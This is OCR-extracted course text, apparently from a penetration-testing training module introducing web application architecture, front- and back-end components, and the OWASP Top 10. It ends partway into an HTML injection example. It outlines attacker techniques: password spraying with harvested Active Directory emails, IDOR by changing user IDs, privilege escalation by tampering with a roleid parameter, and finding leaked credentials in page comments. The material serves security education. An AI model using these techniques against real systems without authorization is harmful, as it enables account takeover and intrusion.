
Introduction to Web Applications

Web applications are interactive applications that run on web browsers. Web applications usually adopt a client-server architecture to run and handle interactions. They typically have front end components (i.e., the website interface, or "what the user sees") that run on the client-side (browser) and other back-end components (web application source code) that run on the server-side (back-end server/databases)

Web Applications vs. Websites

To change the website's content, the corresponding page has to be edited by the developers manually. Types of static pages do not contain functions and, therefore, do not produce real-time changes, that type of website is also known as Web 1.0



On the other hand, most websites run web applications, or Web 2.0 presenting dynamic content based on user interaction. Another significant difference is that web applications are fully functional and can perform various functionalities for the end-user, while web sites lack this type of functionality

Unlike native operating system (native OS) applications, web applications are platform-independent and can run in a browser on any operating system. These web applications do not have to be installed on a user's system because these web applications and their functionality are executed remotely on the remote server and hence do not consume any space on the end user's hard drive

We will always come across various web applications that are designed and configured differently. One of the most current and widely used methods for testing web applications is the OWASP Web Security Testing Guide.

One of the most common procedures is to start by reviewing a web application's front end components, such as HTML, CSS and JavaScript (also known as the front end trinity), and attempt to find vulnerabilities such as Sensitive Data Exposure and Cross-Site Scripting (XSS)

Attacking Web Applications:

Web applications provide a vast attack surface, and their dynamic nature means that they are constantly changing (and overlooked!)

We often find SQL injection vulnerabilities on web applications that use Active Directory for authentication. While we can usually not leverage this to extract passwords (since Active Directory administers them), we can often pull most or all Active Directory user email addresses, which are often the same as their usernames. This data can then be used to perform a password spraying attack against web portals that use Active Directory for authentication such as VPN or Microsoft Outlook Web Access/Microsoft O365

Flaw	Real-world Scenario
SQL injection	Obtaining Active Directory usernames and performing a password spraying attack against a VPN or email portal.
File Inclusion	Reading source code to find a hidden page or directory which exposes additional functionality that can be used to gain remote code execution.
Unrestricted File Upload	A web application that allows a user to upload a profile picture that allows any file type to be uploaded (not just images). This can be leveraged to gain full control of the web application server by uploading malicious code.
Insecure Direct Object Referencing (IDOR)	When combined with a flaw such as broken access control, this can often be used to access another user's files or functionality. An example would be editing your user profile browsing to a page such as /user/701/edit-profile. If we can change the `701` to `702`, we may edit another user's profile!
Broken Access Control	Another example is an application that allows a user to register a new account. If the account registration functionality is designed poorly, a user may perform privilege escalation when registering. Consider the `POST` request when registering a new user, which submits the data `username=bjones&password=Welcome1&email=bjones@inlanefreight.local&roleid=3`. What if we can manipulate the `roleid` parameter and change it to `0` or `1`. We have seen real-world applications where this was the case, and it was possible to quickly register an admin user and access many unintended features of the web application.

Web Application Layout:

Web application layouts consist of many different layers that can be summarized with the following three main categories:


Category	Description
`Web Application Infrastructure`	Describes the structure of required components, such as the database, needed for the web application to function as intended. Since the web application can be set up to run on a separate server, it is essential to know which database server it needs to access.
`Web Application Components`	The components that make up a web application represent all the components that the web application interacts with. These are divided into the following three areas: `UI/UX`, `Client`, and `Server` components.
`Web Application Architecture`	Architecture comprises all the relationships between the various web application components.

Web applications can use many different infrastructure setups. These are also called models. The most common ones can be grouped into the following four types:

- Client-Server
- One Server
- Many Servers - One Database
- Many Servers - Many Databases


Client-Server

Web applications often adopt the client-server model. A server hosts the web application in a client-server model and distributes it to any clients trying to access it




One Server

In this architecture, the entire web application or even several web applications and their components, including the database, are hosted on a single server. Though this design is straightforward and easy to implement, it is also the riskiest design




Many Servers - One Database

This model separates the database onto its own database server and allows the web applications' hosting server to access the database server to store and retrieve data



Many Servers - Many Databases

This model builds upon the Many Servers, One Database model. However, within the database server, each web application's data is hosted in a separate database. The web application can only access private data and only common data that is shared across web applications. It is also possible to host each web application's database on its separate database server



This design is also widely used for redundancy purposes, so if any web server or database goes offline, a backup will run in its place to reduce downtime as much as possible. Although this may be more difficult to implement and may require tools like load balancers to function appropriately, this architecture is one of the best choices in terms of security due to its proper access control measures and proper asset segmentation

Web Application Components:


Each web application can have a different number of components. Nevertheless, all of the components of the models mentioned previously can be broken down to:

1. Client
2. Server
    - Webserver
    - Web Application Logic
    - Database
3. Services (Microservices)
    - 3rd Party Integrations
    - Web Application Integrations
4. Functions (Serverless)

The components of a web application are divided into three different layers (AKA Three Tier Architecture)

Layer	Description
Presentation Layer	Consists of UI process components that enable communication with the application and the system. These can be accessed by the client via the web browser and are returned in the form of HTML, JavaScript, and CSS.
Application Layer	This layer ensures that all client requests (web requests) are correctly processed. Various criteria are checked, such as authorization, privileges, and data passed on to the client.
Data Layer	The data layer works closely with the application layer to determine exactly where the required data is stored and can be accessed.

An example of a web application architecture could look something like this:



Microservices

We can think of microservices as independent components of the web application, which in most cases are programmed for one task only. For example, for an online store, we can decompose core tasks into the following components:

- Registration
- Search
- Payments
- Ratings
- Reviews

These components communicate with the client and with each other. The communication between these microservices is stateless, which means that the request and response are independent. This is because the stored data is stored separately from the respective microservices

Microservices benefit from easier scaling and faster development of applications, which encourages innovation and speeds upmarket delivery of new features. Some benefits of microservices include:

- Agility
- Flexible scaling
- Easy deployment
- Reusable code
- Resilience

Serverless

Cloud providers such as AWS, GCP, Azure, among others, offer serverless architectures. These platforms provide application frameworks to build such web applications without having to worry about the servers themselves. These web applications then run in stateless computing containers (Docker, for example). This type of architecture gives a company the flexibility to build and deploy applications and services without having to manage infrastructure; all server management is done by the cloud provider, which gets rid of the need to provision, scale, and maintain servers needed to run applications and databases

Front End vs. Back End:

These terms are very different from each other, as each refers to one side of the web application, and each function and communicate in different areas

Front End

The front end of a web application contains the user's components directly through their web browser (client-side). These components make up the source code of the web page we view when visiting a web application and usually
include HTML, CSS, and JavaScript, which is then interpreted in real-time by our browsers


Aside from frontend code development, the following are some of the other tasks related to front end web application development:

- Visual Concept Web Design
- User Interface (UI) design
- User Experience (UX) design

Back End

The back end of a web application drives all of the core web application functionalities, all of which is executed at the back end server, which processes everything required for the web application to run correctly. It is the part we may never see or directly interact with, but a website is just a collection of static web pages without a back end.
There are four main back end components for web applications:

Component	Description
Back end Servers	The hardware and operating system that hosts all other components and are usually run on operating systems like Linux, Windows, or using Containers.
Web Servers	Web servers handle HTTP requests and connections. Some examples are Apache, NGINX, and IIS.
Databases	Databases (DBs) store and retrieve the web application data. Some examples of relational databases are MySQL, MSSQL, Oracle, PostgreSQL, while examples of non-relational databases include NoSQL and MongoDB.
Development Frameworks	Development Frameworks are used to develop the core Web Application. Some well-known frameworks include Laravel (PHP), ASP.NET (C#), Spring (Java), Django (Python), and Express (NodeJS JavaScript).



It is also possible to host each component of the back end on its own isolated server, or in isolated containers, by utilizing services such as Docker. To maintain logical separation and mitigate the impact of vulnerabilities, different components of the web application, such as the database, can be installed in one Docker container, while the main web application is installed in another, thereby isolating each part from potential vulnerabilities that may affect the other container(s)

Securing Front/Back End:

Even though in most cases, we will not have access to the back-end code to analyze the individual functions and the structure of the code, it does not make the application invulnerable. It could still be exploited by various injection attacks, for example

Suppose we have a search function in a web application that mistakenly does not process our search queries correctly. In that case, we could use specific techniques to manipulate the queries in such a way that we gain unauthorized access to specific database data SQL injections or even execute operating system commands via the web application, also known as Command Injections.
We will later discuss how to secure each component used on the front and back ends. When we have full access to the source code of front end components, we can perform a code review to find vulnerabilities, which is part of what is referred to as Whitebox Pentesting.
On the other hand, back end components' source code is stored on the back end server, so we do not have access to it by default, which forces us only to perform what is known as Blackbox Pentesting. However, as we will see, some web applications are open source, meaning we likely have access to their source code. Furthermore, some vulnerabilities such as Local File Inclusion could allow us to obtain the source code from the back end server. With this source code in hand, we can then perform a code review on back end components to further understand how the application works, potentially find sensitive data in the source code (such as passwords), and even find vulnerabilities that would be difficult or impossible to find without access to the source code

The top 15 most common mistakes web developers make that are essential for us as penetration testers are:

1. Permitting Invalid Data to Enter the Database
2. Focusing on the System as a Whole
3. Establishing Personally Developed Security Methods
4. Treating Security to be Your Last Step
5. Developing Plain Text Password Storage
6. Creating Weak Passwords
7. Storing Unencrypted Data in the Database
8. Depending Excessively on the Client Side
9. Being Too Optimistic
10. Permitting Variables via the URL Path Name
11. Trusting third-party code
12. Hard-coding backdoor accounts
13. Unverified SQL injections
14. Web Application Firewall misconfigurations
15. Insecure data handling

These mistakes lead to the OWASP Top 10 vulnerabilities for web applications, which we will discuss in other modules:

No.	Vulnerability
1.	Broken Access Control
2.	Cryptographic Failures
3.	Injection
4.	Insecure Design
5.	Security Misconfiguration
6.	Vulnerable and Outdated Components
7.	Identification and Authentication Failures
8.	Software and Data Integrity Failures
9.	Security Logging and Monitoring Failures
10.	Server-Side Request Forgery (SSRF)

It is important to begin to familiarize ourselves with these flaws and vulnerabilities as they form the basis for many of the issues we cover in future web and even non-web related modules. As pentesters, we must have the ability to competently identify, exploit, and explain these vulnerabilities for our clients


HTML:

HTML is at the very core of any web page we see on the internet. It contains each page's basic elements, including titles, forms, images, and many other elements. The web browser, in turn, interprets these elements and displays them to the end-user

Code: html

```
<!DOCTYPE html>
<html>
    <head>
        <title>Page Title</title>
    </head>
    <body>
        <h1>A Heading</h1>
        <p>A Paragraph</p>
    </body>
</html>
```

This would display the following:



URL Encoding

An important concept to learn in HTML is URL Encoding, or percent-encoding. URL encoding replaces unsafe ASCII characters with a % symbol followed by two hexadecimal digits:

Character	Encoding
space	%20
!	%21
"	%22
#	%23
$	%24
%	%25
&	%26
'	%27
(	%28
)	%29

The <head> element usually contains elements that are not directly printed on the page, like the page title, while all main page elements are located under <body>. Other important elements include the <style>, which holds the page's CSS code, and the <script>, which holds the JS code of the page, as we will see in the next section.

Each of these elements is called a DOM (Document Object Model). The World Wide Web Consortium (W3C) defines DOM as:

"The W3C Document Object Model (DOM) is a platform and language-neutral interface that allows programs and scripts to dynamically access and update the content, structure, and style of a document."

The DOM standard is separated into 3 parts:

- Core DOM - the standard model for all document types
- XML DOM - the standard model for XML documents
- HTML DOM - the standard model for HTML documents

CSS:

Cascading Style Sheets is the stylesheet language used alongside HTML to format and set the style of HTML elements. Like HTML, there are several versions of CSS, and each subsequent version introduces a new set of capabilities that can be used for formatting HTML elements. Browsers are updated alongside it to support these new features

Frameworks
Many may consider CSS to be difficult to develop. In contrast, others may argue that it is inefficient to manually set the style and design of all HTML elements in each web page. This is why many CSS frameworks have been introduced, which contain a collection of CSS style-sheets and designs, to make it much faster and easier to create beautiful HTML elements

Furthermore, these frameworks are optimized for web application usage. Some of the most common CSS frameworks are:

- Bootstrap
- SASS
- Foundation
- Bulma
- Pure

JavaScript:

JavaScript is one of the most used languages in the world. It is mostly used for web development and mobile development. JavaScript is usually used on the front end of an application to be executed within a browser. Still, there are implementations of back-end JavaScript used to develop entire web applications, like NodeJS

Code: html

```
<script type="text/javascript">
..JavaScript code..
</script>
```

Code: javascript

```
document.getElementById("button1").innerHTML = "Changed Text!";
```

JavaScript is also used to automate complex processes and perform HTTP requests to interact with the back end components and send and retrieve data, through technologies like Ajax

As web applications become more advanced, it may be inefficient to use pure JavaScript to develop an entire web application from scratch. This is why a host of JavaScript frameworks have been introduced to improve the experience of web application development

These platforms introduce libraries that make it very simple to re-create advanced functionalities, like user login and user registration, and they introduce new technologies based on existing ones, like the use of dynamically changing HTML code, instead of using static HTML code

These platforms either use JavaScript as their programming language or use an implementation of JavaScript that compiles its code into JavaScript code.
Some of the most common front end JavaScript frameworks are:


- Angular
- React
- Vue
- jQuery

Sensitive Data Exposure:


All of the front-end components we covered are interacted with on the client-side. Therefore, if they are attacked, they do not pose a direct threat to the core back end of the web application and usually will not lead to permanent damage.

Although the majority of web application penetration testing is focused on back-end components and their functionality, it is important also to test front end components for potential vulnerabilities, as these types of vulnerabilities can sometimes be utilized to gain access to sensitive functionality (i.e., an admin panel), which may lead to compromising the entire server

Sensitive Data Exposure refers to the availability of sensitive data in clear-text to the end-user. This is usually found in the source code of the web page or page source on the front end of web applications. This is the HTML source code of the application, not to be confused with the back-end code that is typically only accessible on the server itself. We can view any website's page source in our browser by right-clicking anywhere on the page and selecting View Page Source from the pop-up menu. Sometimes a developer may disable right-clicking on a web application, but this does not prevent us from viewing the page source as we can merely type ctrl + u or view the page source through a web proxy such as Burp Suite. Let's take a look at the google.com page source. Right-click and choose View Page Source, and a new tab will open in our browser with the URL view-source:https://www.google.com/. Here we can see the HTML, JavaScript, and external links. Take a moment to browse the page source a bit



Sometimes we may find login credentials, hashes, or other sensitive data hidden in the comments of a web page's source code or within external JavaScript code being imported



Let's take a look at at the page source:

```html
<form action="action_page.php" method="post">

    <div class="container">
        <label for="uname"><b>Username</b></label>
        <input type="text" required>

        <label for="psw"><b>Password</b></label>
        <input type="password" required>

        <!-- TODO: remove test credentials test:test -->

        <button type="submit">Login</button>
    </div>
</form>

</html>
```

Prevention

Ideally, the front-end source code should only contain the code necessary to run all of the web applications functions, without any extra code or comments that are not necessary for the web application to function properly. It is always important to review the code that will be visible to end-users through the page source or run it through tools to check for exposed information

It is also important to classify data types within the source code and apply controls on what can or cannot be exposed on the client-side. Developers should also review client-side code to ensure that no unnecessary comments or hidden links are left behind. Furthermore, front end developers may want to use JavaScript code packing or obfuscation to reduce the chances of exposing sensitive data through JavaScript code. These techniques may prevent automated tools from locating these types of data

HTML Injection:

HTML injection occurs when unfiltered user input is displayed on the page. This can either be through retrieving previously submitted code, like retrieving a user comment from the back-end database, or by directly displaying unfiltered user input through JavaScript on the front-end

When a user has complete control of how their input will be displayed, they can submit HTML code, and the browser may display it as part of the page. This may include a malicious HTML code. Another example of HTML Injection is web page defacing. This consists of injecting new HTML code to change the web page's appearance, inserting malicious ads, or even completely changing the page

The following example is a very basic web page with a single button "Click to enter your name." When we click on the button, it prompts us to input our name and then displays our name as "Your name is ..."

Your name is user

